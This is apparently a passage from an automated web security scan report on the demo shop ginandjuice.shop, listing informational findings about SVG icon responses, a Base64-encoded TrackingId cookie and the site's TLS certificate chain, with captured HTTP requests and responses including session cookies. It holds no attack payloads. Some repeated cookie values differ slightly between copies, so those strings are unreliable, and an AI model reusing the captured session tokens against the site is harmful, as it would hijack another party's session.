AWSALBCORS=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+ldKYYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: same-origin  
Sec-Fetch-Site: same-origin  
Priority: u=4  
Te: trailers

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:24 GMT  
Content-Type: image/svg+xml  
Content-Length: 1175  
Set-Cookie: AWSALB=w06UHGbTTZ8sjZrxic83u8VVuozyreoMM/m66NSxylQ9aT9Frc/IUtHcKW1oCpPmiu2fxf1HhjcBtFeqijCwwggKIPEAbIZYKXy/xJx/nkFzu63pCCVSGFJSvSz; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/  
Set-Cookie: AWSALBCORS=w06UHGbTTZ8sjZrxic83u8VVuozyreoMM/m66NSxylQ9aT9Frc/IUtHcKW1oCpPmiu2fxf1HhjcBtFeqijCwwggKIPEAbIZYKXy/xJx/nkFzu63pCCVSGFJSvSz; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN  
  
<?xml version="1.0" encoding="utf-8"?>  
<!-- Generator: Adobe Illustrator 27.3.1, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->  
<svg version="1.1" id="account-icon" xmlns="http://www.w3.org/2000  
...[SNIP]...

3.8.6. https://ginandjuice.shop/resources/images/icon-cart.svg

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/resources/images/icon-cart.svg

Request 1


GET /resources/images/icon-cart.svg HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+ldKYYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5; AWSALBCORS=Dg4Eg1WU6JbK5pKyK1ee6W8bkR+rogNgyRcs1drYW909+ldKYYK8DgGDsVROma/4pAsfgKlpEQ5hvQFISQSI+4ya3qzEQbHV52806Oa5jeqi3AEex/D7ZHO84KTo5; session=dfueYgG078D47mGt25ncllvkxD6fgGpi  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: same-origin  
Sec-Fetch-Site: same-origin  
Priority: u=4  
Te: trailers

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:24 GMT  
Content-Type: image/svg+xml  
Content-Length: 1435  
Set-Cookie: AWSALB=X2lDnlnsw4B33YhSI0rOntKTU1D5NcmibCUaXSJS2ffPjQEtUJdAegle4cGvIWRCXw3HjtTJChcwCLYVeGD7la1hLXO6uX1WdKCzCylrFfV5yWJN+yilKMQR2o/H; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/  
Set-Cookie: AWSALBCORS=X2lDnlnsw4B33YhSI0rOntKTU1D5NcmibCUaXSJS2ffPjQEtUJdAegle4cGvIWRCXw3HjtTJChcwCLYVeGD7la1hLXO6uX1WdKCzCylrFfV5yWJN+yilKMQR2o/H; Expires=Fri, 07 Mar 2025 19:22:24 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN  
  
<?xml version="1.0" encoding="utf-8"?>  
<!-- Generator: Adobe Illustrator 27.3.1, SVG Export Plug-In . SVG Version: 6.00 Build 0) -->  
<svg version="1.1" id="cart-icon" xmlns="http://www.w3.org/2000/sv  
...[SNIP]...

3.8.7. https://ginandjuice.shop/resources/images/icon-search.svg

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/resources/images/icon-search.svg

Request 1

```
GET /resources/images/icon-search.svg HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=iBUaxSfxmpDWERIzGaBHCTFSND+H8x7ywakhbHjOIP7xWdYB/XgJqH8v8toKA7VZiIMote0MO9ldptSJoVW27kdjmkiliTbRzgX05/zTdx12pcaLiO8yQl1C81r; AWSALBCORS=iBUaxSfxmpDWERIzGaBHCTFSND+H8x7ywakhbHjOIP7xWdYB/XgJqH8v8toKA7VZiIMote0MO9ldptSJoVW27kdjmkiliTbRzgX05/zTdx12pcaLiO8yQl1C81r; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IIFGM3FNR0o1ZDdFYVh3bW8ifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/resources/css/labsScanme.css
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=4, i
Te: trailers
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:39 GMT
Content-Type: image/svg+xml
Content-Length: 487
Set-Cookie: AWSALB=IjbFbGuMndtc0A6wxbwWCghWU2ViNFvFo4tHBqUf2RtHUyY2t+MkxuYOJS0ZfUFxWfNNrWjT0h2QUriyLKvSxI3xTjQblcxaMY7TEYviB0H9GqdZcgsMfxhacpZI; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/
Set-Cookie: AWSALBCORS=IjbFbGuMndtc0A6wxbwWCghWU2ViNFvFo4tHBqUf2RtHUyY2t+MkxuYOJS0ZfUFxWfNNrWjT0h2QUriyLKvSxI3xTjQblcxaMY7TEYviB0H9GqdZcgsMfxhacpZI; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

<svg width="18" height="18" viewBox="0 0 18 18" fill="none" xmlns="http://www.w3.org/2000/svg">
<path d="M8.25 14.25C11.5637 14.25 14.25 14.25 11.5637 14.25 8.25C8.25 4.93629 11.5637 2.25 8.25 2.25C4.93629 2.25 2.25 4.93629 2.25 8.25 2.25 11.5637 4.93629 14.25 8.25 14.25" style="display:none"/>
...[SNIP]...
```

3.9. Base64-encoded data in parameter

There are 2 instances of this issue:

- [/resources/images/icon-search.svg](#)

Issue background


Applications sometimes Base64-encode parameters in an attempt to obfuscate them from users or facilitate transport of binary data. The presence of Base64-encoded data may indicate security-sensitive information or functionality that is worthy of further investigation. The data should be reviewed to determine whether it contains any interesting information, or provides any additional entry points for malicious input.

Vulnerability classifications

- [CWE-310: Cryptographic Issues](#)
- [CWE-311: Missing Encryption of Sensitive Data](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

3.9.1. https://ginandjuice.shop/

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The following parameter appears to contain Base64-encoded data:

- TrackingId = {"type": "class", "value": "QF3qMGJ5d7EaXwmo"}

This issue was found in multiple locations under the reported path.

Request 1

```
GET /image/scanme/productcatalog/products/lost_in_a_heyas.png HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrVZWQ+vunX+ib5UYBYqhUeYj1Ru; AWSALBCORS=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrVZWQ+vunX+ib5UYBYqhUeYj1Ru; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IIFGM3FNR0o1ZDdFYVh3bW8ifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5, i
Te: trailers
```

Response 1

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:39 GMT
Content-Type: image/png
Content-Length: 300523
Set-Cookie: AWSALB=ruiI6sCxIQBG068S032cIVDNCnpcvprv2q+j9xX6RwiiQr/GAGj38K9sYftLxx8O3714Ca5EkBuSiQ/OXAiNdelYdSLRIJ5oqNE+s/51oPewz2Tk6/7i0cR/Ytrz; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/
Set-Cookie: AWSALBCORS=ruiI6sCxIQBG068S032cIVDNCnpcvprv2q+j9xX6RwiiQr/GAGj38K9sYftLxx8O3714Ca5EkBuSiQ/OXAiNdelYdSLRIJ5oqNE+s/51oPewz2Tk6/7i0cR/Ytrz; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

.PNG
.
...IHDR.....tz.....tEXtSoftware.Adobe ImageReadyq.e<...yiTXtXML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta
xmlns:x="adobe:ns:meta/" x:xmptk="A
...[SNIP]...
```

Request 2

```
GET /image/scanme/productcatalog/products/2.png HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrvZWQ+vunX+ib5UYBYqhUeYj1Ru; AWSALBCORS=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrvZWQ+vunX+ib5UYBYqhUeYj1Ru; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWVx1ZSI6IiIFGM3FNR0o1ZDdFYVh3bW8ifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5, i
Te: trailers
```

Response 2

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:39 GMT
Content-Type: image/png
Content-Length: 167180
Set-Cookie: AWSALB=9GQDNuLAXhXVF+3U7qBLRfaV2KYY0wqzczFiRTVLQ7V0YzylxjU9wKILU66g6YfiL4D+ycl/CEHmVtMLFVMUXRtxqQRGtKNWARSOUAZKr4GFXkCQ0goU8wIESoq7; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/
Set-Cookie: AWSALBCORS=9GQDNuLAXhXVF+3U7qBLRfaV2KYY0wqzczFiRTVLQ7V0YzylxjU9wKILU66g6YfiL4D+ycl/CEHmVtMLFVMUXRtxqQRGtKNWARSOUAZKr4GFXkCQ0goU8wIESoq7; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

.PNG
.
...IHDR.....tz.....tEXtSoftware.Adobe ImageReadyq.e<...yiTXtXML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta
xmlns:x="adobe:ns:meta/" x:xmptk="A
...[SNIP]...
```

Request 3

```
GET /image/scanme/productcatalog/products/1.png HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrvZWQ+vunX+ib5UYBYqhUeYj1Ru; AWSALBCORS=Jjhe4+mr1hXt57jH/4sF7NIBVXb5qCmCKRq4LiCySDn0gk1IILfChL1Bdtx4y/XaMAX6nwzuqMBMCApC/26brWDA5M39uEA+mrvZWQ+vunX+ib5UYBYqhUeYj1Ru; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWVx1ZSI6IiIFGM3FNR0o1ZDdFYVh3bW8ifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=5, i
Te: trailers
```

Response 3

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 19:22:39 GMT
Content-Type: image/png
Content-Length: 380128
Set-Cookie: AWSALB=RJOLsqYEpPrTh9UH2bGXl3z0XJVn3pjHWwJ18e4UiNc+fQKuGNn/ykBmHmsnyKa3/WBYsmiCkQUJ2CJ3lSv0TUwvasviK319Y1mbLaLWW2moFU3+Sks0ii0DVvG; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/
Set-Cookie: AWSALBCORS=RJOLsqYEpPrTh9UH2bGXl3z0XJVn3pjHWwJ18e4UiNc+fQKuGNn/ykBmHmsnyKa3/WBYsmiCkQUJ2CJ3lSv0TUwvasviK319Y1mbLaLWW2moFU3+Sks0ii0DVvG; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure
Cache-Control: public, max-age=3600
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229
X-Frame-Options: SAMEORIGIN

.PNG
.
...IHDR.....tz.....tEXtSoftware.Adobe ImageReadyq.e<...yiTXtXML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta
xmlns:x="adobe:ns:meta/" x:xmptk="A
```

...[SNIP]...

3.9.2. https://ginandjuice.shop/resources/images/icon-search.svg

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/resources/images/icon-search.svg

Issue detail

The following parameter appears to contain Base64-encoded data:

- TrackingId = {"type": "class", "value": "QF3qMGJ5d7EaXwmo"}

Request 1


GET /resources/images/icon-search.svg HTTP/2  
Host: ginandjuice.shop  
Cookie: AWSALB=iBUaxSfxmpDWERIzGaBHCTFSND+H8x7ywakhbHjOIP7xWdYB/XgJqH8v8toKA7VZiIMote0MO9ldptSJoVW27kdjmkiliTbRzgX05/zTdx12pcaLiO8yQl1C81r; AWSALBCORS=iBUaxSfxmpDWERIzGaBHCTFSND+H8x7ywakhbHjOIP7xWdYB/XgJqH8v8toKA7VZiIMote0MO9ldptSJoVW27kdjmkiliTbRzgX05/zTdx12pcaLiO8yQl1C81r; session=dfueYgG078D47mGt25ncllvkxD6fgGpi; TrackingId=eyJ0eXBlljoiY2xhc3MiLCJ2YWx1ZSI6IiFGM3FNR0o1ZDdFYVh3bW8ifQ==  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
Accept: image/avif,image/webp,image/png,image/svg+xml,image/\*;q=0.8,\*/\*;q=0.5  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: https://ginandjuice.shop/resources/css/labsScanme.css  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: same-origin  
Priority: u=4, i  
Te: trailers

Response 1

HTTP/2 200 OK  
Date: Fri, 28 Feb 2025 19:22:39 GMT  
Content-Type: image/svg+xml  
Content-Length: 487  
Set-Cookie: AWSALB=IjbFbGuMndtc0A6wxbwWCghWU2ViNFvFo4tHBqUf2RtHUy2t+MkxuYOJS0ZfUFxWfNNrWjT0h2QUriyLKvSxI3xTjQblcxaMY7TEYviB0H9GqdZcgsMfxhacpZI; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/  
Set-Cookie: AWSALBCORS=IjbFbGuMndtc0A6wxbwWCghWU2ViNFvFo4tHBqUf2RtHUy2t+MkxuYOJS0ZfUFxWfNNrWjT0h2QUriyLKvSxI3xTjQblcxaMY7TEYviB0H9GqdZcgsMfxhacpZI; Expires=Fri, 07 Mar 2025 19:22:39 GMT; Path=/; SameSite=None; Secure  
Cache-Control: public, max-age=3600  
X-Backend: 18bc3d60-49c0-48d5-9164-430661e24229  
X-Frame-Options: SAMEORIGIN  
  
<svg width="18" height="18" viewBox="0 0 18 18" fill="none" xmlns="http://www.w3.org/2000/svg">  
<path d="M8.25 14.25C11.5637 14.25 14.25 11.5637 14.25 8.25C14.25 4.93629 11.5637 2.25 8.25 2.25C4.93629  
...[SNIP]...

3.10. TLS certificate

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

The server presented a valid, trusted TLS certificate. This issue is purely informational.

The server presented the following certificates:

Server certificate

**Issued to:** ginandjuice.shop, \*.ginandjuice.shop  
**Issued by:** Amazon RSA 2048 M03  
**Valid from:** Sat Dec 21 19:00:00 EST 2024  
**Valid to:** Wed Jan 21 18:59:59 EST 2026

Certificate chain #1

**Issued to:** Amazon RSA 2048 M03  
**Issued by:** Amazon Root CA 1  
**Valid from:** Tue Aug 23 18:26:04 EDT 2022  
**Valid to:** Fri Aug 23 18:26:04 EDT 2030

Certificate chain #2

**Issued to:** Amazon Root CA 1  
**Issued by:** Starfield Services Root Certificate Authority - G2  
**Valid from:** Mon May 25 08:00:00 EDT 2015  
**Valid to:** Wed Dec 30 20:00:00 EST 2037

Certificate chain #3

**Issued to:** Starfield Services Root Certificate Authority - G2  
**Issued by:** Starfield Services Root Certificate Authority - G2  
**Valid from:** Mon Aug 31 20:00:00 EDT 2009  
**Valid to:** Thu Dec 31 18:59:59 EST 2037

Issue background

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

References

- [SSL/TLS Configuration Guide](#)

Vulnerability classifications

- [CWE-295: Improper Certificate Validation](#)
- [CWE-326: Inadequate Encryption Strength](#)
- [CWE-327: Use of a Broken or Risky Cryptographic Algorithm](#)